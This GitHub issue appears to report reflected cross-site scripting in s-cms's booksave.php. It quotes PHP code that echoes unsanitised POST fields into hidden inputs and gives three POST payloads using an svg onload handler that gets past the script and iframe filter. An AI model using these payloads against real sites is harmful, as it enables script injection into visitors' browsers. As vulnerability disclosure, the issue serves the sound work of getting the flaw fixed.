New issue

Jump to bottom

s-cms Multiple XSS exist in / function / booksave.php in Government station building system #2

Open Str1am opened this issue on Oct 16, 2019 · 0 comments

Str1am commented on Oct 16, 2019 Owner

in / function / booksave.php,


```
require '../function/function.php';

$action=$_REQUEST["action"];
$G_title=$_POST["G_title"];
$G_name=$_POST["G_name"];
$G_mail=$_POST["G_mail"];
$G_phone=$_POST["G_phone"];
$G_msg=$_POST["G_msg"];
if(strpos($G_mail,"@")===false || strpos($G_mail,".")===false){
box(lang("请填写一个正确的邮箱！/l/Please fill in a correct mailbox!"),"back","error");
}
if(strlen($G_phone)!=11 || !is_numeric($G_phone)){
box(lang("请填写一个正确的手机号码！/l/Please fill in a correct phone number!"),"back","error");
}
```

```
        </h3>
    </div>
    <div class="panel-body">
    <form action="?action=save" method="post">
    <input type="hidden" name="G_title" value="<?php echo $_POST["G_title"]?>">
    <input type="hidden" name="G_name" value="<?php echo $_POST["G_name"]?>">
    <input type="hidden" name="G_mail" value="<?php echo $_POST["G_mail"]?>">
    <input type="hidden" name="G_phone" value="<?php echo $_POST["G_phone"]?>">
    <input type="hidden" name="G_msg" value="<?php echo $_POST["G_msg"]?>">
    <iframe src="function/code_1.php?name=G_code" scrolling="no" frameborder="0" width="100%"
        height="40"></iframe>
    <button class="btn btn-primary" type="submit" style="margin: 10px 0">确定</button>
    </form>
    </div>
</div>
</div>
<?php
```


只是简单得过滤了script,iframe，等标签，可以进行绕过

payload：http://127.0.0.1/CMS/scms//function/booksave.php


POST：G_title="><svg/onload=alert(1)>&G_mail=heelo@qq.com&G_phone=18888888888



POST：G_name="><svg/onload=alert(1)>&G_mail=heelo@qq.com&G_phone=18888888888



POST：G_msg="><svg/onload=alert(1)>&G_mail=heelo@qq.com&G_phone=18888888888



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant